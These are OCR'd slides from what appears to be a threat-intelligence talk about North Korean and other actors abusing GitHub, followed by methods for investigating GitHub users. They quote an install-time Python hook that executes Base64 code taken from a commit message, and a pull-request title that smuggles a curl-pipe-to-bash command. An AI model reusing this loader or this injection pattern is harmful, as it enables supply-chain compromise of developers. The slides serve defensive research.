
August 27, 2025

September 16, 2025

November 24, 2025



GitHub for payload retrieval




Update on Attacks by Threat Group APT-C-60, JP-CERT

Appendix E: Email address used for the commit

```
kithatart@outlook.com
magnolia099@163.com
carolab989@proton.me
fenchiuwu@proton.me
Ridgley223870@proton.me
```

DPRK recruiters and candidates might be fake,

but their abuse of GitHub is real.



WANTED BY THE FBI

DPRK IT WORKERS

Jong Song Hwa | Kim Ryu Song | Ri Kyong Sik

Rim Un Chol | Kim Mu Rim | Cho Chung Pom | Hyon Chol Song | Son Un Chol | Sok Kwang Hyok

Choe Jong Yong | Ko Chung Sok | Kim Ye Won | Jong Kyong Chol | Jang Chol Myong

REWARD

The Rewards For Justice Program, United States Department of State, is offering a reward of up to $5 million for information that leads to the disruption of financial mechanisms of persons engaged in certain activities that support North Korea (Democratic People's Republic of Korea, DPRK), including the exportation of workers from North Korea to generate revenue, money laundering, and specified cyber activity and actions that support North Korea's weapons of mass destruction proliferation.

CAUTION

Jong Song Hwa, Kim Ryu Song, Ri Kyong Sik, Rim Un Chol, Kim Mu Rim, Cho Chung Pom, Hyon Chol Song, Son Un Chol, Sok Kwang Hyok, Choe Jong Yong, Ko Chung Sok, Kim Ye Won, Jong Kyong Chol, and Jang Chol Myong are wanted for their alleged involvement in a conspiracy to generate revenue and launder it for the North Korean regime from approximately April 2017 to approximately March 2023 in violation of United States and international sanctions.

Federal arrest warrants were issued for them in the United States District Court, Eastern District of Missouri, Eastern Division, St. Louis, Missouri, in December 2024.

If you have any information concerning these individuals, please contact your local FBI office, the nearest American Embassy or Consulate, or you can submit a tip online at tips.fbi.gov.


Field Office: St. Louis

www.fbi.gov

2. The Interview Process:

- **Initial Engagement:** The fake recruiters engage with candidates, often moving the conversation to platforms like Telegram or Discord.
- **The Malicious Task:** The core of the attack occurs during a technical assessment phase. Candidates are asked to perform a coding test or review a project, which requires them to download files from repositories like GitHub. These files contain malicious code.

DPRK Adopts EtherHiding: Nation-State Malware Hiding on Blockchains, Google Threat Intelligence



Inside the GitHub Infrastructure Powering North Korea's Contagious Interview npm Attacks, Socket

Repositories hosting malicious code

NVISO LABS

hxxps[://]gitlab[.]com/technicalmanager-group/real-esate
hxxps[://]gitlab[.]com/real-world-assest-tokenization/goldencity
hxxps[://]gitlab[.]com/goldencity-group/goldencity-demo
hxxps[://]github[.]com/meta-stake/RealEstateVC
hxxps[://]github[.]com/meta-stake/RaceStake
hxxps[://]github[.]com/parth5805/iGuru-Task
hxxps[://]github[.]com/adammajoros250-creator/alex111

GitHub account identified making initial commits to other repositories containing malicious code

hxxps[://]github[.]com/carlotalentengine-sketch

Contagious Interview Actors Now Utilize JSON Storage Services for Malware Delivery, NVISO Labs

GitHub for Command & Control (C2)

```python
class PostEggInfo(egg_info):
    def run(self):
        egg_info.run(self)
        remote_url = 'https://github.com/isaaknikolaev/PySocks.git'
        destination_path = pathlib.Path(get_temp_directory()) / 'PySocks'

        if os.name == 'nt':
            # Clone the remote repository
            repo = clone(remote_url, destination_path)

            # Get the commit at the HEAD of the default branch (e.g., 'master')
            head_commit = repo[repo.head()]
            commit_message = head_commit.message.decode('utf-8')

            if c_message.startswith('uJq93k8bmm7KqjL'):
                clean_message = commit_message.replace('uJq93k8bmm7KqjL', '')
                process = subprocess.Popen(
                    ['python', "-c", base64.b64decode(clean_message).decode('utf-8')],
                    creationflags=subprocess.CREATE_NEW_PROCESS_GROUP,
                    stdout=subprocess.PIPE,
                    stderr=subprocess.PIPE,
                    stdin=subprocess.PIPE
                )

            # Clean up after finishing

            shutil.rmtree(destination_path)
```

Figure 4: Fetching and executing commands from a Base64 encoded commit message

Malware leveraging public infrastructure like GitHub on the rise, Reversing Labs


The Unintentional Leak: A glimpse into the attack vectors of APT37

During our threat hunting research, we came across a GitHub repository which is owned by a member of the threat actor group. Due to an operational security (OpSec) failure of the threat actor, we were able to access a wealth of information about the malicious files used by this APT group along with the timeline of their activities dating as far back as October 2020.

Git & GitHub

› Ecosystem 101 for defenders


- Repositories
- Commits
- Branches



xkcd.com/1597

GitHub is tightly entwined with **Git**

- **Forks** are independent copies of repositories
- All part of a “repository network”
  - Corollary: deleting a fork is just deleting a *pointer*




https://github.com/github/dmca/commit/565e...

- **Pull Requests** are a special type of branch
- Commits in a pull request are available in a repository even before the pull request is merged

git checkout pr/999

- **Gists** are “a simple way to share code snippets, notes, and other small pieces of information”
- A special, lightweight type of repository



Investigation Methodology

› Users

Pivoting is about using information we already have in order to discover **new information**

> *"While investigating threat activity, I found an IP address ...what can I do with it?"*
>
> — You, possibly.

Investigating Users

Reverse image search

Cross-site username reuse

Affiliation

Network

Building something new. Former CEO @github

5.4k followers · 23 following

@github

Earth

04:00 - 10h behind

@ashtom

in/ashtom

Investigating Users

github.com/ashtom.gpg


```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mDMEYZ609hYJKwYBBAHaRw8BAQdAUiyPf4E437+jTqDFxDHSacsa33HrhnA1Wgmx
3xCCZ5K0IFRob21hcyBEb2hta2UgPHRob21hc0Bkb2hta2UuZGU+iJAEExYKADgW
IQQad8gNUm11luRK1y7k4JGrwjpdjwUCYZ609gIbAwULCQgHAwUVCgkICwUWAgMB
AAIeBQIXgAAKCRDk4JGrwjpdj9r9AP9Qb0LlGuObzGBwbCNC7Nkgjnc/WQi7vIQE
gsoeGkIDfAEAqRiNtjCCwHAEaL40bDG5opEAEmB1/dBgGZqtJVU03wu4OARhnrT2
```

github.com/ashtom.keys

Ask Google

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA0GqNL11N9typXG65yvR0PvUAEyWyGw5WazfdNDix1ox8H9YBXX7xotmv0XIC/1itoZ74
NGFS6yrDnEgD66mFQDQpSAYxOymYUx4CI0f+JeukTyKM9EIu/pBI9jhltC7eu/Xz1tIsit0Uq04mx9heUTpkZWoTQywAJtKI
zLHdcbhCTw4+RJpXdZb1Mqqf+eUN6r0CZLNKW2kMU4fdm60vdsdQqyJeztNGtFGHwzo4jCUIvhx7a7nJnMp6LrJpBrjJoPYi
D5UCMH8Mju4LsHQYxOdQEz8VUCF+ZVBBaujgvbOMS/lwk4EYlNmita6k7AmXzOO57OkHRftPIO4Ks+trHQ==
```

Investigating Users



Filter by

- Code 0
- Repositories 0
- Issues 1
- Pull requests 7
- Discussions 0
- Users 0
- Commits 0
- Packages 0
- Wikis 0
- Topics 0
- Marketplace 0

7 results (239 ms)

commercetools/merchant-center-application-kit
Preview/$(curl, s sf l,https/gist.githubusercontent.com/**jeficmer456**/ece1f08515e6168d7ebf2427ac64a53c/raw/morningjoe.sh|bash)
ghost · 4 · Opened on Dec 2, 2024 · #3659

commercetools/merchant-center-application-kit
update yml
ghost · 2 · Opened on Dec 2, 2024 · #3661

commercetools/merchant-center-application-kit
update contribute
ghost · 3 · Opened on Dec 2, 2024 · #3660

Investigating Users

github.com/ashtom/feed-to-slack-summaries/commit/db2beb2b827a90f389f96ef957fa7238c39bec23.patch

```
From db2beb2b827a90f389f96ef957fa7238c39bec23 Mon Sep 17 00:00:00 2001
From: Thomas Dohmke <thomas@dohmke.de>
```

```
From fad44931fcf89f0c3ab43db1577ed77a6e9c44cc Mon Sep 17 00:00:00 2001
From: Rami McCarthy <ramimac@users.noreply.github.com>
```

Investigating Users

№	created_at	event_type	actor_l…	repo_name
1	2011-02-13 09:48:43	PushEvent	ashtom	codenauts/CNSKit
2	2011-02-13 11:12:49	PushEvent	ashtom	codenauts/CNSKit
3	2011-02-14 18:35:50	PushEvent	ashtom	codenauts/CNSKitTemplate
4	2011-02-14 18:38:32	PushEvent	ashtom	codenauts/CNSKitTemplate
5	2011-02-17 16:09:56	GistEvent	ashtom	/

Investigating Users

https://play.clickhouse.com


```
SELECT event_type, actor_login, repo_name, creator_user_login
FROM github_events
WHERE actor_login == 'rami-wiz'
      OR creator_user_login == 'rami-wiz'
ORDER BY created_at
```

Run (Ctrl/Cmd+Enter) ✓ 5 rows in result, 3.63 sec.

№	event_type	actor_login	repo_name	creator_user_login
1…	PullRequestReviewEvent	GilitikoWiz	wiz-sec-public/wiz-research-iocs	rami-wiz
2…	PullRequestEvent	GilitikoWiz	wiz-sec-public/wiz-research-iocs	rami-wiz
3…	IssuesEvent	ramimac	ramimac/aws-customer-security-incidents	rami-wiz
4…	IssuesEvent	korniko98	wiz-sec/open-cvdb	rami-wiz
5…	IssuesEvent	korniko98	wiz-sec/open-cvdb	rami-wiz

Investigating Users

time	timezone
"2023-06-27T14:05:23Z[UTC]"	3
"2023-06-27T14:19:49Z[UTC]"	3
"2023-06-27T14:24:49Z[UTC]"	3
"2023-06-27T14:27:09Z[UTC]"	3
"2023-06-27T15:38:32Z[UTC]"	8

